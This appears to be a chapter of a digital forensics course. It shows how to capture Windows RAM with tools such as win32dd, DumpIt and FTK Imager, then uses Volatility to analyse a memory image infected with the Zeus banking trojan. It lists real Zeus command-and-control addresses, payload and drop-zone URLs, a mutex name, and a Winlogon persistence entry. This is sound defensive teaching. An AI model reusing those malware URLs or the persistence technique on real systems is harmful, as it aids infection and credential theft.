
Note: hardware based memory capture is one of the techniques. It is out of the scope and I m leaving it for the interest of the reader. We are currently looking into software based image capturing. The good old “dd” can be used for doing the same in windows also.



```
K:\UOu_syllubus\UOu_syllubus\4n6\fau-1.4.0.2464\fau-1.4.0.2464\x64>dd if=\\.\PhysicalMemory of=G:\mem\ram.img bs=4096 conv=noerror --log --cryptsum sha_256
```

Figure 83: Windows dd tool for image capturing

Windows 10 shows problems when tested. There are several free tools to facilitate Image Capturing such as FTK imager Lite, Belkasoft Live RAM Caputer, Moonsools Dumpit, Win32dd.exe(win64dd.exe for x64 versions), KnTTools, MemoryDD.bat (Mandiant) etc.



```
C:\Users\mt100p\Desktop\Moonsools>win32dd.exe /f mem.img /s 1
  win32dd - v1.3.0.20091113 - Kernel land physical memory acquisition
  Copyright (c) 2007 - 2009, Matthieu Suiche <http://www.msuiche.net>
  Copyright (c) 2008 - 2009, MoonSols <http://www.moonsols.com>

    Name                        Value
    ----                        -----
    File type:                  Raw memory dump file
    Acquisition method:         PFN Mapping
    Content:                    Memory manager physical memory block

    Destination path:           mem.img

    O.S. Version:               Microsoft Windows 7 Business, 32-bit Service Pack 1 (build 7601)
    Computer name:              WIN-JPH6TOP44S5

    Physical memory in use:         42%
    Physical memory size:       1048056 Kb (   1023 Mb)
    Physical memory available:   602284 Kb (    588 Mb)

    Paging file size:           2096632 Kb (   2047 Mb)
    Paging file available:      1062084 Kb (   1037 Mb)

    Virtual memory size:        2097024 Kb (   2047 Mb)
    Virtual memory available:   2063384 Kb (   2015 Mb)

    Extented memory available:        0 Kb (      0 Mb)

    Physical page size:         4096 bytes
    Minimum physical address:   0x0000000000001000
    Maximum physical address:   0x000000003FFFF000

    Address space size:         1073741824 bytes (1048576 Kb)

    --> Are you sure you want to continue? [y/n]
    Acquisition started at:     [20/10/2015 (DD/MM/YYYY) 4:20:43 (UTC)]

    Processing....Done.

    Acquisition finished at:  [2015-10-20 (YYYY-MM-DD) 4:20:53 (UTC)]
    Time elapsed:             0:09 minutes:seconds (9 secs)

    Created file size:          1073741824 bytes (   1024 Mb)

    NtStatus (troubleshooting):   0x00000000
    Total of written pages:        262014
    Total of inacessible pages:         0
    Total of accessible pages:     262014

    SHA1: D58830A2E369C0938F07705E7F4E3B67FE88C2DE

    Physical memory in use:         42%
    Physical memory size:       1048056 Kb (   1023 Mb)
    Physical memory available:   601156 Kb (    587 Mb)

    Paging file size:           2096632 Kb (   2047 Mb)
    Paging file available:      1060496 Kb (   1035 Mb)

    Virtual memory size:        2097024 Kb (   2047 Mb)
    Virtual memory available:   2062360 Kb (   2014 Mb)

    Extented memory available:        0 Kb (      0 Mb)

    Physical page size:         4096 bytes
    Minimum physical address:   0x0000000000001000
    Maximum physical address:   0x000000003FFFF000

    Address space size:         1073741824 bytes (1048576 Kb)
```

```
Samples:
  win32dd /d /f physmem.dmp              - Standard Microsoft crash dump.

  win32dd /m 0 /r /f F:\physmem.bin      - Raw dump using MmMapIoSpace() method.


  win32dd /l /f F:\msuiche.bin           - Waiting for a local connexion on port 1337.
  win32dd /t sample.foo.com /d /c 0      - Send remotely a Microsoft full crash dump.

  win32dd /d /f \\smb_server\remote.dmp  - Send remotely on a SMB server.
```

win32dd.exe (win64dd.exe) provides a client server facility where in you can transfer the captured image to a remote machine (investigators machine) over network.


the recipient machine having IP address 192.168.1.50, needs to run the win32dd.exe in server and listening mode(by default on tcp/1337) like,
elevated cmd prompt >> win32dd.exe /l /f mem.img

similary on the client machine where operation is performed, type in,
elevated cmd prompt >> win32dd.exe /t 192.168.1.50 /s 1

type win32dd.exe /? for detailed descriptions and the various options available

Figure 84: Windows Win32dd.exe tool for image capturing

FTK imager lite make this easy. From the ribbon, select the memory icon and proceed to capture the memory after entering the location to store the image. That's all.



Memory Capture

Destination path:

Destination filename: memdump.mem

☐ Include pagefile

pagefile.sys

☐ Create AD1 file

memcapture.ad1

Memory Progress

Destination: G:\mem\memdump.mem

Status: Dumping RAM: 1GB/20GB [6%]


Memory Progress

Destination: H:\mem\memdump.mem

Status: Memory capture finished successfully

Figure 85: FTK image lite

Screenshot shows the basic usage of command line tools Mantech's mdd (1), Belkasoft RAM capturer (2) and Moonsool's Dumpit(3) to perform the task. All are easy to use and quite self-explanatory. Please experiment this tools to understand their usage.



```
C:\Users\mtl00p\Desktop>mdd_1.3.exe -o ram.img
 -> mdd
 -> ManTech Physical Memory Dump Utility
    Copyright (C) 2008 ManTech Security & Mission Assurance

 -> This program comes with ABSOLUTELY NO WARRANTY; for details use option `-w'
    This is free software, and you are welcome to redistribute it
    under certain conditions; use option `-c' for details.

 -> Dumping 1023.49 MB of physical memory to file 'ram.img'.


 262014 map operations succeeded (1.00)
 0 map operations failed

 took 14 seconds to write
 MD5 is: ff65a5e276370e16eb7e6a81ace5c007
```

Select output folder path: C:\Users\mtl00p\Desktop


```
Physical Memory Page Size = 4096
Total Physical Memory Size = 1024 MB
Memory dump completed. Total memory dumped = 1024 MB
Analyze memory dumps with Belkasoft Forensic Studio. Download at www.belkasoft.com
```

```
DumpIt.exe                              5/3/2011 7:41 AM     Application          203 KB
README.txt                              7/18/2011 1:29 PM    Text Document          1 KB
WIN-JPH6TOP44S5-20151020-041436.raw     10/20/2015 9:44 AM   RAW File       1,048,576 KB
```

```
 DumpIt - v1.3.2.20110401 - One click memory memory dumper
 Copyright (c) 2007 - 2011, Matthieu Suiche <http://www.msuiche.net>
 Copyright (c) 2010 - 2011, MoonSols <http://www.moonsols.com>


   Address space size:         1073741824 bytes (   1024 Mb)
   Free space size:           48131321856 bytes (  45901 Mb)

   * Destination = \??\C:\Users\mtl00p\Desktop\DumpIt\WIN-JPH6TOP44S5-20151020-041436.raw

   --> Are you sure you want to continue? [y/n] y
   + Processing... Success.
```

Figure 86: Mantech's mdd (1), Belkasoft RAM capturer (2) and Moonsool's Dumpit(3)

Analyzing the captured memory is pretty advanced and not meant for you. However, to test the veracity of the captured image, I have used one of the analysis tool (Volatility framework). Tools like Mandiant Redline , HBGary Responder Professional are few tools out there for interested readers.



```
F:\>volatility-2.3.1.standalone.exe -f C:\Users\mtloop\Documents\UOU\4n6\ram.img imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : Win7SP0x86, Win7SP1x86
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (C:\Users\mtloop\Documents\UOU\4n6\ram.img)
                      PAE type : PAE
                           DTB : 0x185000L
                          KDBG : 0x82b71c28L
          Number of Processors : 1
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82b72c00L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2015-10-20 03:59:05 UTC+0000
     Image local date and time : 2015-10-20 09:29:05 +0530
```

volatility framework, a python based memory analysis platform faciliates to deeply analyse volatile memory. Supports several plugins. I used "imageinfo" to get info about the captured memory image and says "Win7SP1x86"

3.9.2 Memory Analysis using Volatility

Memory analysis can help identify malicious code and explain how the specimen was used on the suspect system. Some points one can think for:

- Suspicious processes were running on the suspect system at the time memory image was taken? Identify the rouge process.(variation from the normal Name, **Execution path**, SID’s, start time etc).
- What artefacts of previous processes existed?
- Active or previous network connections. Any suspicious URLs or IP addresses, ports initiated by a process?
- What is the purpose and intent of the suspected file / process?
- Any suspicious DLL modules, suspicious files, strings associated with a process?
- Looking for code injection/ Process hollowing ? (relatively advance)
- Signs of rootkits, modification for kernel data structures (IDT, SSDT,inoline hooks)

We will study a machine infected with Zeus banking Trojan. This banking Trojan has been used for stealing personally identifiable information (PII) such as banking credentials. It performs man in the browser keystroking and form grabbing, on the fly HTML injection. Zeus Trojan is known for its stealth tactics. It completely hide its associated files.

- Creates a folder named “lowsec” in either the %System% or %UserProfile%\Application Data folder and then drops “user.ds”, the encrypted configuration file.
- Inject code into an svchost.exe service.
- If the user is an administrator, the files are placed in the %System% folder. If not, they are copied to %UserProfile%\Application Data. And corresponding entries are added in registry to ensure that the sdra64.exe dropper is executed upon startup. HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon Added: C:\WINDOWS\system32\sdra64.exe"

We will see memory analysis of machine infected with Zeus Malware. The same can be found *http://malwarecookbook.googlecode.com/svn-history/r26/trunk/17/1/zeus.vmem.zip*.


Volatility is a python based open source framework for incident handling and malware analysis with extensive support of plugins. This support analysis of memory dumps in raw format, Microsoft crash dump, hibernation files, virtual snapshot files and support OSX, LINUX and android memories and kept growing.Get hold a copy of the same from here.https://code.google.com/p/volatility/.I m trying with a standalone version of the windows port of volatility called “volatility standalone”. The basic usage is,From command prompt >

# volatility -f <memory image><plugin> --profile <memory OS profile>

The full list of the command reference can be seen here:


https://code.google.com/p/volatility/wiki/CommandReference

The <imageinfo> plugins tells you the suggested profile that can be used as the parameter to --profile=PROFILE; There may be multiple profile suggestions, but the correct can be zeroed in checking the "Image Type" field, which is blank for Service Pack 0 and filled in for other Service Packs. The figure shows we are dealing with a windows XP SP2 32 bit machine.



```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem imageinfo
Volatility Foundation Volatility Framework 2.3.1
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86 WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : IA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (F:\uou\zeus.vmem)
                      PAE type : PAE
                           DTB : 0x319000L
                          KDBG : 0x80544ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2010-08-15 19:17:56 UTC+0000
     Image local date and time : 2010-08-15 15:17:56 -0400
```

We will see the process running while the image was taken. PSLIST AND PSSCAN are used. PSLIST couldn’t detect hidden process while PSSCAN do. The output shown below. But an evident malicious process is not visible as of now.



```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem  --profile=WinXPSP2x86 pslist
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------
0x810b1660 System                    4      0     58      379 ------      0
0xff2ab020 smss.exe                544      4      3       21 ------      0 2010-08-11 06:06:21 UTC+0000
0xff1ecda0 csrss.exe               608    544     10      410      0      0 2010-08-11 06:06:23 UTC+0000
0xff1ec978 winlogon.exe            632    544     24      536      0      0 2010-08-11 06:06:23 UTC+0000
0xff247020 services.exe            676    632     16      288      0      0 2010-08-11 06:06:24 UTC+0000
0xff255020 lsass.exe               688    632     21      405      0      0 2010-08-11 06:06:24 UTC+0000
0xff218230 vmacthlp.exe            844    676      1       37      0      0 2010-08-11 06:06:24 UTC+0000
0x80ff88d8 svchost.exe             856    676     29      336      0      0 2010-08-11 06:06:24 UTC+0000
0xff217560 svchost.exe             936    676     11      288      0      0 2010-08-11 06:06:24 UTC+0000
0x80fbf910 svchost.exe            1028    676     88     1424      0      0 2010-08-11 06:06:24 UTC+0000
0xff22d558 svchost.exe            1088    676      7       93      0      0 2010-08-11 06:06:25 UTC+0000
0xff203b80 svchost.exe            1148    676     15      217      0      0 2010-08-11 06:06:26 UTC+0000
0xff1d7da0 spoolsv.exe            1432    676     14      145      0      0 2010-08-11 06:06:26 UTC+0000
0xff1b8b28 vmtoolsd.exe           1668    676      5      225      0      0 2010-08-11 06:06:35 UTC+0000
0xff1fdc88 VMUpgradeHelper        1788    676      5      112      0      0 2010-08-11 06:06:38 UTC+0000
0xff143b28 TPAutoConnSvc.e        1968    676      5      106      0      0 2010-08-11 06:06:39 UTC+0000
0xff25a7e0 alg.exe                 216    676      8      120      0      0 2010-08-11 06:06:39 UTC+0000
0xff364310 wscntfy.exe             888   1028      1       40      0      0 2010-08-11 06:06:49 UTC+0000
0xff38b5f8 TPAutoConnect.e        1084   1968      1       68      0      0 2010-08-11 06:06:52 UTC+0000
0x80f60da0 wuauclt.exe            1732   1028      7      189      0      0 2010-08-11 06:07:44 UTC+0000
0xff3865d0 explorer.exe           1724   1708     13      326      0      0 2010-08-11 06:09:29 UTC+0000
0xff3667e8 VMwareTray.exe          432   1724      1       60      0      0 2010-08-11 06:09:31 UTC+0000
0xff374980 VMwareUser.exe          452   1724      8      207      0      0 2010-08-11 06:09:32 UTC+0000
0x80f94588 wuauclt.exe             468   1028      4      142      0      0 2010-08-11 06:09:37 UTC+0000
0xff224020 cmd.exe                 124   1668      0 --------      0      0 2010-08-15 19:17:55 UTC+0000

F:\uou>
```


no notable malicious process in the first place

psscan output

```
0x010c3da0 wuauclt.exe          1732
0x010f7588 wuauclt.exe           468
0x01122910 svchost.exe          1028
0x0115b8d8 svchost.exe           856
0x01214660 System                  4
0x0211ab28 TPAutoConnSvc.e      1968
0x049c15f8 TPAutoConnect.e      1084
0x04a065d0 explorer.exe         1724
0x04b5a980 VMwareUser.exe        452
0x04be97e8 VMwareTray.exe        432
0x04c2b310 wscntfy.exe           888
0x05471020 smss.exe              544
0x05f027e0 alg.exe               216
0x05f47020 lsass.exe             688
0x06015020 services.exe          676
0x061ef558 svchost.exe          1088
0x06238020 cmd.exe               124
0x06384230 vmacthlp.exe          844
0x063c5560 svchost.exe           936
0x06499b80 svchost.exe          1148
0x0655fc88 VMUpgradeHelper      1788
0x066f0978 winlogon.exe          632
0x066f0da0 csrss.exe             608
0x06945da0 spoolsv.exe          1432
0x069a7328 VMip.exe             1944
0x069d5b28 vmtoolsd.exe         1668
```


genuine process exited early hence the differnce

The ‘connscan‘ plugin reveals the network connections that were made, the local and remote IP addresses, and the processes that were communicating with the remote IP addresses. And here we are fortunate see some values. Note the PID of the svchost.exe which makes connection to the external IP address.



```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem  --profile=WinXPSP2x86 connections
Volatility Foundation Volatility Framework 2.3.1
Offset(V)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---

F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem  --profile=WinXPSP2x86 connscan
Volatility Foundation Volatility Framework 2.3.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------- ------------------------- ---
0x02214988 172.16.176.143:1054       193.104.41.75:80          856
0x06015ab0 0.0.0.0:1056              193.104.41.75:80          856
```


The same IP has got connection to Zeus infection. A quick google search reveals some results.



www.malwaredomainlist.com/mdl.php?inactive=on&sort=Domain&search=&colsearch=All&ascordesc=ASC&quan


193.104.41.75/cbd/75.exe	-	zeus v1 trojan	-	49934	🇺🇦
210.51.166.217/exe/fole1.exe	-	trojan	-	9929	🇨🇳
213.163.89.254/gyh/sedmoipontoi.exe	-	zeus v1 trojan	-	49544	🇳🇱
193.104.41.75/kissme/rec.php	-	zeus v1 drop zone	-	49934	🇺🇦
193.104.27.251/rsf/loadjavad.php	-	trojan Oficla	-	12604	🇺🇦
193.104.41.75/cbd/75.bro	-	zeus v1 config file	-	49934	🇺🇦

Each Zeus infection creates a mutex with the name _AVIRA_2108, so Zeus can be detected by attempting to open the mutex _AVIRA_2108. The filescan plugin scan physical memory for FILE_OBJECTs. We got some hint about the files associated. Mutex is a string in memory that can act as a placeholder and used by malware to mark their presence. Here Zeus known for using the strings "AVIRA_2108, AVIRA_2109 etc.



```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem --profile WinXPSP2x86 filescan
0x029377f0      1      1 R--rw- \Device\HarddiskVolume1\WINDOWS\system32
0x02937930      1      1 ------ \Device\KSENUM#00000001\{9B365890-165F-11D0-A195-0020AFD156E4}
0x029d9b40      1      1 R----- \Device\HarddiskVolume1\WINDOWS\system32\sdra64.exe
0x029d9cf0      1      0 -WD--- \Device\HarddiskVolume1\WINDOWS\system32\sdra64.exe
0x02a528c0      3      1 ------ \Device\NamedPipe\_AVIRA_2108
0x02a52a70      2      1 ------ \Device\NamedPipe\lsass
```


We can ensure the presence of Zues malware from the above indicators. Zues make registry entry for persistence. There exists plugins to extract the registry hives but will try with PrintKey. As the name suggests it prints, keys, values , subkeys of a specified registry key. "printkey" searches all hives and print the key information (if found) for the requested key. Lets drill more deeper by finding any such reference mechanisms by Zues, and found one.



```
F:\uou>volatility-2.3.1.standalone.exe -f zeus.vmem --profile=WinXPSP2x86 printkey -K "Microsoft\Windows NT\CurrentVersion\Winlogon"
Volatility Foundation Volatility Framework 2.3.1
Legend: (S) = Stable   (V) = Volatile

----------------------------
Registry: \Device\HarddiskVolume1\WINDOWS\system32\config\software
Key name: Winlogon (S)
Last updated: 2010-08-15 19:17:23 UTC+0000

Subkeys:
  (S) GPExtensions
  (S) Notify
  (S) SpecialAccounts
  (V) Credentials

Values:
REG_DWORD     AutoRestartShell : (S) 1
REG_SZ        DefaultDomainName : (S) BILLY-DB5B96DD3
REG_SZ        DefaultUserName : (S) Administrator
REG_SZ        LegalNoticeCaption : (S)
REG_SZ        LegalNoticeText : (S)
REG_SZ        PowerdownAfterShutdown : (S) 0
REG_SZ        ReportBootOk     : (S) 1
REG_SZ        Shell            : (S) Explorer.exe
REG_SZ        ShutdownWithoutLogon : (S) 0
REG_SZ        System           : (S)
REG_SZ        Userinit         : (S) C:\WINDOWS\system32\userinit.exe,C:\WINDOWS\system32\sdra64.exe,
REG_SZ        UIHost           : (S) rundll32 shell32,Control_RunDLL "sysdm.cpl"
REG_DWORD     SfcQuota         : (S) 4294967295
```

